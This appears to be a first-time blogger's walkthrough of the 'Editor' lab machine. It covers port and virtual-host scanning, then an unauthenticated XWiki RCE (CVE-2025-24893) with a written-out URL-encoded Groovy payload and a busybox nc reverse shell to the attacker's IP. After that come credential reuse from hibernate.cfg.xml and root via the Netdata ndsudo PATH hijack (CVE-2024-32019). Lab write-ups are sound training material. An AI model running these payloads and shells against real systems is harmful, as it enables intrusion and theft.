
Introduction:
This is my first write-up on this blog—and actually my first write-up ever. Hope you enjoy it.
Target_IP: 10.129.8.250
The first step is to verify that the target host is reachable:
Enumeration:
ping Target_IP
ping 10.129.8.250
PING 10.129.8.250 (10.129.8.250) 56(84) bytes of data.
64 bytes from 10.129.8.250: icmp_seq=1 ttl=63 time=7.80 ms
64 bytes from 10.129.8.250: icmp_seq=2 ttl=63 time=7.96 ms
64 bytes from 10.129.8.250: icmp_seq=3 ttl=63 time=7.90 ms
64 bytes from 10.129.8.250: icmp_seq=4 ttl=63 time=8.00 ms
^C
--- 10.129.8.250 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 7.800/7.915/7.995/0.074 ms
A successful response confirms that the host is alive and accessible on the network.
Running full port scan to avoid missing non-standard services.
sudo nmap -sS -sC -sV -p- -T4 --min-rate 10000 -oN nmap_initial.txt Target_IP
| Parameter | Purpose |
|---|---|
| sudo | runs Nmap with elevated privileges (required for SYN scan -sS) |
| -sS | TCP SYN (stealth) scan, faster and less detectable than a full TCP connect scan |
| -sC | runs default NSE (Nmap Scripting Engine) scripts |
| -sV | detects service versions running on open ports |
| -p- | scans all 65,535 ports |
| -T4 | faster timing template (aggressive, but still stable) |
| --min-rate 10000 | forces Nmap to send at least 10,000 packets per second (aggressive scan speed) |
| -oN nmap_initial.txt | saves output in normal format to file |
sudo nmap -sS -sC -sV -p- -T4 --min-rate 10000 -oN nmap_initial.txt 10.129.8.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-23 11:08 CDT
Nmap scan report for 10.129.8.250
Host is up (0.0080s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-webdav-scan:
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  Server Type: Jetty(10.0.20)
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.129.8.106:8080/xwiki/bin/view/Main/
|_http-server-header: Jetty(10.0.20)
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
The scan revealed three open TCP ports:
22 (SSH)→ OpenSSH 8.9p1 running on Ubuntu80 (HTTP)→ Nginx web server with a redirect to editor.htb8080 (HTTP)→ Jetty 10.0.20 hosting an XWiki instance
Adds a local DNS entry mapping editor.htb to the target IP address, allowing proper access to the web application using its virtual host.
echo "10.129.8.250 editor.htb" | sudo tee -a /etc/hosts
The main page displays a marketing site for SimplistCode Pro

Inspecting the page source reveals a script file (index-VRKEJlit.js) located under /assets, which includes:
 @license React
 * react.production.min.js
The homepage contains a Docs link that redirects to:
http://wiki.editor.htb/xwiki/bin/view/Main/
The About page appears purely informational, with no indicators of hidden functionality or potential attack vectors.
To identify any hidden or alternative entry points, I proceeded with virtual host enumeration.
gobuster vhost -u http://editor.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -t 100 -o vhosts.txt
| Parameter | Purpose |
|---|---|
| gobuster | tool used for brute-forcing directories, DNS, and virtual hosts |
| vhost | enables virtual host enumeration mode |
| -u http://editor.htb | target URL to perform enumeration against |
| -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt | wordlist used to generate possible subdomains |
| --append-domain | appends the base domain (editor.htb) to each wordlist entry |
| -t 100 | uses 100 concurrent threads to speed up the scan |
| -o vhosts.txt | saves results to a file for later analysis |
gobuster vhost -u http://editor.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -t 100 -o vhosts.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://editor.htb
[+] Method:          GET
[+] Threads:         100
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: wiki.editor.htb Status: 302 [Size: 0] [--> http://wiki.editor.htb/xwiki]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
Vhost enumeration revealed wiki.editor.htb, which redirects to /xwiki, confirming the presence of an XWiki application and expanding the attack surface.
echo '10.129.8.250 wiki.editor.htb' | sudo tee -a /etc/hosts

The footer reveals the banner “XWiki Debian 15.10.8”, disclosing the exact version of the platform. This information will be useful for identifying potential vulnerabilities.
Further research uncovered a known vulnerability (CVE-2025-24893) affecting XWiki, indicating that the target may be vulnerable.

CVE-2025-24893 – Unauthenticated Remote Code Execution in XWiki via SolrSearch Macro
Foothold
I used a public PoC from GitHub to exploit the vulnerability.
git clone https://github.com/gunzf0x/CVE-2025-24893.git
cat README.md
# CVE-2025-24893

Remote Code Execution exploit for [XWiki](https://www.xwiki.org/xwiki/bin/view/Main/WebHome) for versions prior to `15.10.11`, `16.4.1` and `16.5.0RC1`.

## Usage
```shell
$ python3 CVE-2025-24893.py -t 'http://example.com:8080' -c 'busybox nc 10.10.10.10 9001 -e /bin/bash'
The exploit was executed with a reverse shell payload, and a Netcat listener was started simultaneously to capture the incoming connection.
python3 CVE-2025-24893.py -t 'http://wiki.editor.htb' -c 'busybox nc 10.10.15.141 4455 -e /bin/bash'
nc -lvnp 4455
python3 CVE-2025-24893.py -t 'http://wiki.editor.htb' -c 'busybox nc 10.10.15.141 4455 -e /bin/bash'
[*] Attacking http://wiki.editor.htb
[*] Injecting the payload:
http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22busybox%20nc%2010.10.15.141%204455%20-e%20/bin/bash%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D
[*] Command executed

~Happy Hacking
nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.10.15.141] from (UNKNOWN) [10.129.8.250] 56758
ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
whoami
xwiki
To improve shell stability and gain a fully interactive session, a pseudo-terminal (PTY) was spawned using Python. I am now logged in as the xwiki user.
python3 -c 'import pty; pty.spawn("/bin/bash")'
xwiki@editor:/usr/lib/xwiki-jetty$ ls
------
cache				jetty-web.xml  version.properties
classes				lib	       web.xml
fonts				observation    xwiki.cfg
hibernate.cfg.xml		portlet.xml    xwiki-locales.txt
jboss-deployment-structure.xml	sun-web.xml    xwiki.properties
xwiki@editor:/usr/lib/xwiki/WEB-INF$
The file hibernate.cfg.xml contained the password theEd1t0rTeam99.`
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
Inspecting /etc/passwd allowed me to enumerate valid users on the system, revealing a potential target account: oliver.
xwiki@editor:/etc$ cat passwd
---
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
_laurel:x:995:995::/var/log/laurel:/bin/false
Using the discovered credentials, I attempted to authenticate to the system via SSH as oliver:
password: theEd1t0rTeam99
ssh oliver@editor.htb
The authenticity of host 'editor.htb (10.129.231.23)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editor.htb' (ED25519) to the list of known hosts.
oliver@editor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Mar 25 10:41:49 PM UTC 2026

  System load:  0.34              Processes:             230
  Usage of /:   64.5% of 7.28GB   Users logged in:       0
  Memory usage: 43%               IPv4 address for eth0: 10.129.231.23
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 25 22:41:50 2026 from 10.10.15.141
oliver@editor:~$
The authentication was successful, granting SSH access as oliver. This provided a stable and interactive shell on the target system, marking a successful foothold.
The user flag was successfully obtained.
oliver@editor:~$ ls
user.txt
oliver@editor:~$ cat user.txt
***********************
oliver@editor:~$
To identify potential privilege escalation vectors, I searched for SUID binaries across the system. This revealed several entries, including ndsudo, which is associated with Netdata and stood out as a potential target.
find / -perm -u=s -type f 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
Out of the identified SUID binaries, ndsudo was the most interesting. I then checked the Netdata version.
oliver@editor:~$ /opt/netdata/usr/sbin/netdata -v
netdata v1.45.2
Privilege escalation
CVE-2024-32019 is a local privilege escalation vulnerability in Netdata’s SUID helper ndsudo. It allows a local user to execute arbitrary commands as root via PATH hijacking, as the binary resolves commands using the user-controlled PATH. The issue affects specific Netdata versions and is rated CVSS 8.8 (High).
The exploit was downloaded to the attacker’s machine due to the target lacking internet access.
git clone https://github.com/T1erno/CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC.git
Compile the payload
gcc -static payload.c -o nvme -Wall -Werror -Wpedantic
To facilitate file transfer to the target, the files were hosted locally using a Python HTTP server.
python3 -m http.server 8000
On the target machine, both files were then downloaded using wget
wget http://10.10.15.141:8000/CVE-2024-32019.sh
wget http://10.10.15.141:8000/nvme
Set execution permissions on the exploit so it can be run on the system:
chmod +x CVE-2024-32019.sh
As a final step, I executed the exploit.
oliver@editor:~$ ./CVE-2024-32019.sh
[+] ndsudo found at: /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
[+] File 'nvme' found in the current directory.
[+] Execution permissions granted to ./nvme
[+] Running ndsudo with modified PATH:
root@editor:/home/oliver# whoami
root
root@editor:/# cd root/
root@editor:/root# ls
root.txt  scripts  snap
root@editor:/root# cat root.txt
****************
root@editor:/root#
This machine demonstrates the importance of thorough enumeration, especially identifying additional attack surfaces such as virtual hosts and exposed services. It also highlights how version disclosure can lead directly to known vulnerabilities and exploitation. Finally, it reinforces key post-exploitation skills, including credential discovery and privilege escalation via misconfigured SUID binaries.
I hope you enjoyed my first write-up.



Start the conversation